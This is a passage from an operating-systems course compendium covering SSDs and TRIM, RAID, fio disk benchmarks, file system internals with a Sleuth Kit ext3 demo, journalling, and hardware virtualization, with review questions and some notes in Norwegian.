


Figure 9.11: Solid-State Drive.

- Fig 44.2
- We need a Flash Translation Layer, a SSD has advanced firmware to avoid flash *wearing out* and achieve
 - minimum *write amplification*
 - *wear leveling*

Figure 9.12: How it Works.

Multiple writes to the same block address never ends up on the same physical flash!



<http://anandtech.com/storage/showdoc.aspx?i=3631>

Figure 9.13: How it Works.

```
man fstrim
```

fstrim is used on a mounted filesystem to discard (or "trim") blocks which are not in use by the filesystem. This is useful for solid-state drives (SSDs) and thinly-provisioned storage.

TRIM used to be useful because SSDs cannot overwrite like HDDs.

Figure 9.14: TRIM.




Figure 9.15: Example Drives.

The TRIM-command allows an operating system to inform a solid-state drive (SSD) which blocks of data are no longer considered in use and can be wiped. This can help the SSD keep plenty of free pages available. If we don't use TRIM, the SSD-controller cannot know which blocks that have been freed when files have been deleted before they are overwritten (remember a block device does not know anything about files). This used to be important but now the controller on the SSD does garbage collection as seen in the figure above, so TRIM is not so important anymore.

Example drives: 1TB [HDD](#) and [SSD](#).

Example Drives in figure [9.15](#).

9.2.3 RAID

RAID in figure [9.16](#).

9.2.4 Testing

Performance Comparison in figure [9.17](#).

IOPS (Input/output Operations Per Second) in figure [9.18](#).

“Simplest” test: Sequential read in figure [9.19](#).

“Worst” test: Random write in figure [9.20](#).

“Real-life” test: Random read/write mix in figure [9.21](#).

Redundant Array of Independent Disks**RAID 0** Striping**RAID 1** Mirroring**RAID 5** Striping with parity spread across drives**Nested RAID** RAID 01, RAID 10**JBOD** Just a bunch of disks...**Figure 9.16:** RAID.

Fig 44.4: For some applications (e.g. video service) *the workload is mostly sequential reads and HDD works fine*, but for many applications *the workload is random access reads and writes and SSD is needed*.

Figure 9.17: Performance Comparison.

- How many IOPS do I get??? *hard to answer...*
- Some ryggrad-rules-of-thumb
 - RAM: 500K +
 - SSD: 10K +
 - HDD: 100-200

Figure 9.18: IOPS (Input/output Operations Per Second).

Read directly from block device (if possible): `hdparm -Tt <block device>`

Read from block device or big file from filesystem:

```
sync;echo 3 > /proc/sys/vm/drop_caches
fio --filename=BIGFILEorBLOCKDEVICE \
  --direct=1 --rw=read \
  --refill_buffers --ioengine=libaio \
  --bs=4k --iodepth=16 --numjobs=4 \
  --runtime=10 --group_reporting \
  --norandommap --ramp_time=5 \
  --name=seqread
```

Figure 9.19: “Simplest” test: Sequential read.

```
fio --filename=BIGFILEorBLOCKDEVICE \  
--direct=1 \  
--rw=randwrite --refill_buffers \  
--ioengine=libaio --bs=4k \  
--iodepth=16 --numjobs=4 \  
--runtime=10 --group_reporting \  
--norandommap --ramp_time=5 \  
--name=randomwrite  
# and/or --sync=1, see man 2 open, man fio
```

Figure 9.20: “Worst” test: Random write.

http://www.storagereview.com/fio_flexible_i_o_tester_synthetic_benchmark

```
sync;echo 3 | tee /proc/sys/vm/drop_caches  
fio --filename=BIGFILE --direct=1 \  
--rw=randrw --refill_buffers --norandommap \  
--randrepeat=0 --ioengine=libaio --bs=8k \  
--rwmixread=70 --iodepth=16 \  
--unified_rw_reporting=1 --numjobs=16 \  
--runtime=60 --group_reporting \  
--name=rwmix
```

See also Anandtech’s use of iometer (for Windows)

Figure 9.21: “Real-life” test: Random read/write mix.

9.3 Lab tutorials

1. Only review questions and problems this week.

9.4 Review questions and problems

1. What is the difference between memory-mapped I/O and isolated/instruction I/O?
2. **(KEY PROBLEM)** On a hard drive, how many bytes are in a sector? How long would you estimate it takes to fetch a 4KB block at a random location on the disk if the disk has 2MB per track, is 15000rpm and has an average seek time of 3ms?
3. What is the benefit of organizing disks in a RAID? How are the disks organized at RAID level 1? How are the disks organized at RAID level 5.
4. **(KEY PROBLEM)** Explain the difference between HDD and SSD in terms of reading, writing/overwriting and deleting files. What is the point of the TRIM command?
5. Why is it beneficial that data is stored continuously (in sequence) on a HDD? Does this also apply to a SSD? Justify your answer.
6. **(KEY PROBLEM)** Run the command `iostat` on your linux. What is TPS? What is the difference between running just `iostat` and `iostat 1` ?

10

File Systems

Note: references like “Fig 39.1” and “chp 39” point into the textbook (OSTEP), not into this compendium. The chapters we use here are freely available as PDF: [chp 39](#), [chp 40](#) and [chp 42](#).

10.1 Files and Directories

Files and Directories in figure [10.1](#).

10.1.1 API

API in figure [10.2](#).

```
myfile=$(mktemp /tmp/XXXXXXXXXXXXXXXXXX) || exit 1
echo mysil > $myfile
```

- Fig 39.1, directory tree
- In Linux, files have an ID called *inode number*
- Root directory, sub directory

Figure 10.1: Files and Directories.

The system calls the OS provides:

- `open()`, `openat()`, `creat()`, these return a *file descriptor*
- `read()`
- `write()`
- `close()`

Figure 10.2: API.

- `STDIN`, `STDOUT`, `STDERR` (0,1,2)

- What is a pipe?

```
cat | wc
ls -l /proc/$(pgrep -n cat)/fd
ls -l /proc/$(pgrep -n wc)/fd
```

Figure 10.3: File Descriptors.

Remember that RAM is used as cache against the underlying storage device (block device)

- for a file: `man fsync`, "Calling `fsync()` does not...", see example chp 39.7
- for an entire file system: `man sync`, `man 2 sync`

Figure 10.4: Sync.

```
strace cat $myfile |& less
# from openat(AT_FDCWD, "/tmp/...
strace -c cat $myfile
```

10.1.2 File descriptors

File Descriptors in figure [10.3](#).

10.1.3 Sync

Sync in figure [10.4](#).

- `man stat, man 2 stat`
- Fig 39.5, `stat $myfile`
- Remove a file
`strace rm $myfile |& less`
Why `unlink()`?

Figure 10.5: Metadata.

A directory is just a file, a table with an entry for each file or sub directory, but managed by the OS (for integrity reasons):

- `mkdir()`
- `opendir()`
- `readdir()`
- `closedir()`
- `rmdir()`

Entries are very simple, see chp 39.12

Figure 10.6: Directories.

10.1.4 Metadata

Metadata in figure [10.5](#).

10.1.5 Directories

Directories in figure [10.6](#).

```
strace ls 2> ../a.txt
strace ls -l 2> ../b.txt
colordiff ../a.txt ../b.txt | grep stat
```

10.1.6 Links

Links in figure [10.7](#).

Demo:

- *hard link* `link()` (`ln`)
 ...it simply creates another name in the directory you are creating the link to, and refers it to the same inode number (i.e., low-level name) of the original file
- *symbolic link* `symlink()` (`ln -s`)
 ...the way a symbolic link is formed is by holding the pathname of the linked-to file as the data of the link file

Figure 10.7: Links.

- `rxwxrwx` user, group, others
- change with `chmod()`, `chown()`
- SetUID, SetGID, Sticky bit

Figure 10.8: Permissions bits.

```
echo mysil > a
cat a
ls -l a          # links is 1
ln -s a sym
ls -l a          # no change in links
ln a hard
ls -l a          # links is 2
cat sym; cat hard # same output
ls -i a
ls -i sym
ls -i hard       # which inode number?
rm a
cat sym; cat hard # only hard prints
stat hard        # file still exists
```

10.1.7 Access control

Permissions bits in figure [10.8](#).

Demo:

```
ls -l $(which passwd)
ls -ld /tmp
```

- `apropos mkfs`
- `man 2 mount (mount()/umount())`

Figure 10.9: Creating and Mounting.

- Illustrations in chp 40.2, 40.3
- Sectors grouped into *blocks*
- *Data vs Metadata*
- Metadata in the *inode*
- *Inode table*
- *Data bitmap* (or freelist)
- *Inode bitmap* (or freelist)
- *Superblock*

Figure 10.10: A File System.

10.1.8 mkfs/mount

Creating and Mounting in figure [10.9](#).

10.2 Implementation

In the textbook chapter 40, the file system vsfs (the Very Simple File System) is described. This is in principle the same file system as the EXT file system we use on Linux.

10.2.1 A File System

A File System in figure [10.10](#).

10.2.2 Addresses

From Metadata to Data in figure [10.11](#).

Drawing in figure [10.12](#).

If 1KB (2^{10} B) block size and 4B (2^2 B) block addresses, a block will then have space for $\frac{2^{10}}{2^2} = 2^8 (= 256)$ addresses.

- Fig 40.1, the inode
- Single/Double/Triple indirect pointers: store all addresses to data blocks
- Alternative is runs/extents (NTFS/EXT4): store only start block and number of contiguous blocks
- NTFS/EXT4 opens for storing file data directly in the inode (for very small files)
- Another alternative is linked list of datablocks (FAT)
- Fig 40.2, how big are files?

Figure 10.11: From Metadata to Data.




Figure 10.12: Drawing.

- A directory is also a file with an inode
- The data blocks of a directory look like the table in chp 40.4

Figure 10.13: Directory.

- Fig 40.3, reading a files
- Fig 40.4, writing a file

Figure 10.14: Accessing a File.

- The unified page cache in RAM
- Many writes to the same block in a short period of time is buffered and written as just one I/O

Figure 10.15: Caching/Buffering.

How big file can we have in this situation (ignoring any direct pointers in the inode)?

$2^8 \times 2^{10}\text{B} = 2^{18}\text{B} (= 256 \text{ kB})$ with single indirect.

$2^8 \times 2^8 \times 2^{10}\text{B} = 2^{26}\text{B} (= 64 \text{ MB})$ with double indirect.

$2^8 \times 2^8 \times 2^8 \times 2^{10}\text{B} = 2^{34}\text{B} (= 16 \text{ GB})$ with triple indirect.

10.2.3 Directories

Directory in figure [10.13](#).

10.2.4 Access path

Accessing a File in figure [10.14](#).

10.2.5 Caching

Caching/Buffering in figure [10.15](#).

Demo (sudo apt install sleuthkit):

```
# ext3-image is dd of ext3 memory stick with all zeros
# except dir structure /home/erikh/{a.txt,cf3.msi}
#
```

```
##### Find root dir
#
# root dir is always in inode nr 2, and this is in block group 0, and
# the GDT gives the datablock of the inode table (which we cant read):
fsstat -f ext ext3-image
#
##### Look in root dir's inode
#
# root dirs attributes:
istat -f ext ext3-image 2
#
##### Look in root dir's datablocks
#
# hexdump of inode 2 (root's) datablock:
dd if=ext3-image bs=1k count=1 skip=510 status=none | hd
# find inode of /home:
ifind -f ext -n /home ext3-image
#
##### Look in home dir's inode
#
# home dirs attributes:
istat -f ext ext3-image 27889 # hex 6CF1, little endian?
#
##### Look in home dir's datablocks
#
# hexdump of inode 27889 (home's) datablock:
dd if=ext3-image bs=1k count=1 skip=117249 status=none | hd
# find inode of erikh:
ifind -f ext -n /home/erikh ext3-image
#
##### Look in erikh dir's inode
#
# erikh dirs attributes:
istat -f ext ext3-image 27890
#
##### Look in erikh dir's datablocks
#
# hexdump of inode 27889 (erikh's) datablock:
dd if=ext3-image bs=1k count=1 skip=117250 status=none | hd
# find inode of cf3.msi:
ifind -f ext -n /home/erikh/cf3.msi ext3-image
#
##### Look in cf3.msi inode
```

- Typical example of deleting a file:
 1. Remove the file from its directory.
 2. Release the inode to the pool of free inodes.
 3. Return all the disk blocks to the pool of free disk blocks.
- A file delete is three writes, these writes are buffered/cached in RAM before they are performed.
- *In the absence of system crashes, the order in which these steps are taken does not matter; in the presence of crashes, it does.*

Figure 10.16: Deleting a file.

- Are the inodes that are marked as used present in directories?
- Are the data blocks that are marked as used present in inodes?
- A bunch of small checks: e.g. are all values sensible (within range)?
- *Takes "forever" on a large HDD*

Figure 10.17: File System Checking.

```
#
# cf3.msi attributes gives me its datablocks:
istat -f ext ext3-image 27891 | less
```

10.3 Crash Management

Deleting a file in figure 10.16.

E.g. if only item two has been completed, the inode might be reused and the corresponding directory entry will be pointing to the wrong file, or if only item three has been completed, two files will end up sharing the same data blocks. In other words, the state of the system will be different dependent upon which of these operations have been completed or not.

10.3.1 FSCK

File System Checking in figure 10.17.

What is the difference between:

1. *Add newly freed blocks from i-node K to the end of the free list and*
2. *Search the list of free blocks and add newly freed blocks from i-node K to it if they are not already present*

?

Figure 10.18: Journalling File Systems.

- To make journalling work, the logged operations must be *idempotent* ("convergent").
- A Journalling file system keep a log of the operations it is going to do, so they can be redone in case of a system crash (see first two illustrations of chp 42.3)

Figure 10.19: Journaling File Systems.

10.3.2 Journalling

Journalling File Systems in figure [10.18](#).

Journaling File Systems in figure [10.19](#).

We want operations f such that

$f(\text{wrong}) = \text{correct}$ and $f(\text{correct}) = \text{correct}$

10.4 Lab tutorials

1. Read Daniel Miessler's excellent [A fine Tutorial and Primer](#) and try most of the examples in there.

10.5 Review questions and problems

1. In an EXT-file system, how many inodes does a file have?
2. What is a *file descriptor* (fd)?
3. Why can a file system that is NOT a journaling file system be damaged if the computer crashes?
4. Describe some advantages and disadvantages of large and small block size in file systems.
5. How will the performance be perceived if the operating system uses write-through caching when writing to a memory stick, compared to writing to the same memory stick without using cache? What about reading?
6. What is the maximum file size we can have in a file system based on inodes and double-indirect addressing when we assume 32-bit disk block addresses and disk block size of 8KB?
7. Assume a file system that uses a bitmap to keep track of free/used disk blocks. The file system is located on a 4GB disk partition and uses a block size of 4KB. Calculate the size of the bitmap.
8. Explain in as much detail as you can what each command in the command line `ls -ltr | tail -n 1 | xargs tail -n 2` does based on the following example:

```
mysil@spock:~$ ls -ltr | tail -n 3
-rw-rw-r-- 1 mysil mysil 113248 juli 5 10:54 a.jpg
drwx--x--- 13 mysil mysil 4096 juli 9 10:15 Desktop
-rwxrwxr-x 1 mysil mysil 76 juli 9 11:39 unifi.tftp
mysil@spock:~$ ls -tr | tail -n 3
a.jpg
Desktop
unifi.tftp
mysil@spock:~$ ls -tr | tail -n 1 | xargs tail -n 2
timeout 60
put firmware.bin
mysil@spock:~$
```

9. Write a Linux command line in that counts the number of PDF files (files like called something with pdf) in your home directory.

11

Virtualization and Containers

11.1 How much OS?

How much OS is needed for Mobile/Cloud/IoT? in figure 11.1.

Unikernel is method for running an application directly on hardware without an oper-




Figure 11.1: How much OS is needed for Mobile/Cloud/IoT?.

- *Virtualization* means allowing a single computer to host multiple virtual machines.
- 40 year old technology!

Figure 11.2: Virtualization.

- Servers can run on different virtual machines, thus maintaining the partial failure model that a multicomputer.
- It works because most service outages are not due to hardware.
- Save *electricity* and *space*!
- Easier to maintain *legacy systems*

Figure 11.3: Why Virtualization?.

ating system. Unikernels are typically singel process applications where you compile (or more correctly "statically link") just the functionality the application needs from the operating system into the application binary. A Unikernel application can boot directly on hardware (or hypervisor). Unikernel operating systems are sometimes called library operating systems, because the application as mentioned chooses the needed components (libraries) from the operating system at the time it is being compiled and built.

If interested, read the very nice and easy paper [The Rise and Fall of the Operating System](#).

[IncludeOS](#) is a previos unikernel project based in Norway (originated at OsloMet). The current most promising unikernel project is [Unikraft](#).

[Simple demo of a unikernel-based app](#).

11.2 Intro Virtual Machines

Virtualization in figure [11.2](#).

Why Virtualization? in figure [11.3](#).

11.2.1 Requirements

Virtualizable Hardware in figure [11.4](#).

Sensitive instruction can only be executed in kernel mode.

Privileged instruction will trap (generate a interrupt, switch to kernel mode) if executed outside kernel mode.

- Popek and Goldberg, 1974:
 - *A machine is virtualizable only if the sensitive instructions are a subset of the privileged instructions.*
- this caused problems on X86 until 2005...

Figure 11.4: Virtualizable Hardware.

Hypervisor and Virtual Machine Monitor (VMM) are synonyms

Figure 11.5: Hypervisors.

11.3 Hypervisors

Hypervisors in figure 11.5.

11.4 CPU

Study the article [Hardware Virtualization: the Nuts and Bolts](#):

Figur side 3 “Hypervisor Architecture” Ved software virtualisering (som i all hovedsak betyr VMware’s binæroversettelse og Xen’s paravirtualisering) kjører koden til gjeste OS’et i ring 1, og det er denne koden som dynamisk binæroversettes/s-tatisk paravirtualiseres. Usermode-koden til applikasjonene i ring 3 er ikke noe problem og de kjøres direkte, men problemene oppstår når gjestekjernen i ring 1 forsøker gjøre sensitive instruksjoner som ikke er del av de privilegerte instruksjonene, det er disse instruksjonene som først og fremst må binæroversettes. Samtidig binæroversettes mye annet grunnet optimalisering.

Figur side 5 Alle systemkall havner altså hos VMM istedet for gjesteoperativsystemet, slik at VMM må videregjøre alle systemkall til gjesteoperativsystemet som kjører binæroversatt kode i ring 1. (*Les også første to avsnitt side 7 “Much has been...”*)

“It is clear ...” side 6 caching er viktig (TC = translator cache), men utfordringene er fortsatt systemkall, minnehåndtering og I/O.

Figur side 8 “Sysenter” (sysenter og sysexit er altså enklere mode shifts enn int 0x80) Denne viser igjen det samme som i forrige figur men merk kommentarene under

- E.g. *Binary translation* in VMware:
 - During program exec, basic blocks (ending in jump, call, trap, etc) are scanned for sensitive instructions
 - Sensitive instructions are replaced with call to vmware procedures
 - These translated blocks are cached
- Very powerful technique, can run at close to native speed because VT hardware generate many traps (which are expensive).

Figure 11.6: Binary Translation.

figuren som viser at et systemkall på en virtuell maskin fort kan ta opp imot 10 ganger så lang tid som på en vanlig maskin.

Figur side 11 All I/O gjøres av en spesielt privilegert VM (kalt Domain0 i Xen). I denne figuren kan ikke VM3 kjøres fullt ut paravirtualisert siden det er et umodifisert gjesteOS, men det er ment å illustrere en kombinasjon av binæroversetting og paravirtualisering

Figur side 13 Innføring av hardwarestøtte for virtualisering (Intel VT-x og AMD-V) på x86 betyr å innføre en ny “Ring -1” som kalles “VMX root mode” hvor VMM kjører. På denne måten kan gjesteoperativsystemet kjøre i sin tiltenkte Ring 0 slik at de kan oppføre seg normalt (det trengs ikke binæroversetting eller paravirtualisering). Dette kan være en fordel ved enkle systemkall siden de kan utføres uten overgang til VMM. Ulempen er at man mister optimaliseringsmulighetene man har med binæroversetting og paravirtualisering.

11.4.1 Binary translation

Binary Translation in figure 11.6.

Dette er altså teknologien utviklet av VMware fra DISCO-prosjektet ved Stanford.

Koden til gjesteOSet granskes rett før den kjøres, og sensitive instruksjoner endres til kall til hypervisoren.

Noe tilsvarende teknologi finnes også i VirtualBox: “VirtualBox contains a Code Scanning and Analysis Manager (CSAM), which disassembles guest code, and the Patch Manager (PATM), which can replace it at runtime.”

11.4.2 Paravirtualization

Paravirtualization in figure 11.7.

In principle the same as binary translation, but you don't translate during execution, you change the source code of the operating system beforehand.

Figure 11.7: Paravirtualization.

Introducing another even more privileged level than kernel mode (if the OS is a "supervisor" in kernel mode, we let a "hypervisor" run in an even higher level)

Figure 11.8: Hardware Virtualization.

Alle sensitive instruksjoner i OSet erstattes med kall til hypervisoren.

Hypervisoren blir i praksis en mikrokjerne ved paravirtualisering.

Paravirtualisering er en statisk endring av gjesteOSet slik at sensitive instruksjoner endres til kall til hypervisoren.

En fordel med paravirtualisering er at den tillater mye mer endring til gjesteoperativsystemet enn binæroversetting, derav mulighet for enda mer optimalisering (redusere antall overganger til VMM), men det går selvfølgelig på bekostning av fleksibilitet, dvs det er ikke alle OS du har tilgang til kildekoden til...

11.4.3 HW virtualization

Hardware Virtualization in figure 11.8.

CPU flags som vi må sjekke for å undersøke i hvilken grad vi har hardware støtte for virtualisering:

vmx Intel VT-x, basic virtualization.

svm AMD SVM, basic virtualization.

ept Extended Page Tables, an Intel feature to make emulation of guest page tables faster.

vpid VPID, an Intel feature to make expensive TLB flushes unnecessary when context switching between guests.

npt AMD Nested Page Tables, similar to EPT.

tpr_shadow and flexpriority Intel feature that reduces calls into the hypervisor when accessing the Task Priority Register, which helps when running certain types of SMP guests.

vnmi Intel Virtual NMI feature which helps with certain sorts of interrupt events in guests.




Figure 11.9: Hits, Misses and Page Faults.

```
egrep -o '(vmx|svm|ept|vpid|npt|tpr_shadow|flexpriority|vnmi)' \
/proc/cpuinfo | sort | uniq
```

(på Windows bruk sysinternals-verktøyet coreinfo -v)

11.5 Memory

Hits, Misses and Page Faults in figure 11.9.

As long as we have cache hits (find the page table entry in TLB), we are happy.

Traditional Page Tables in figure 11.10.

Og hver prosess har altså sin page table (i det aller fleste implementasjoner). Husk at denne som regel er en multilevel page table i praksis (to nivåer på 32-bits X86, fire nivåer på 64 bits X86 (siden bare 48 bits benyttes i praksis)).

La oss nå se på hva som skjer når vi må innføre et mellomnivå (hypervisoren) mellom hardware og OS (siden OSet nå kjører i en virtuell maskin styrt av en hypervisor).

Page Tables in Virtual Machines in figure 11.11.

Her forholder prosessene i de virtuelle maskinene seg ikke lenger til fysisk minne (RAM), men det de tror er fysisk minne. Page tables kalles nå Guest page tables, og det som på en måte er den virkelige page table kalles en physical page map som regel.

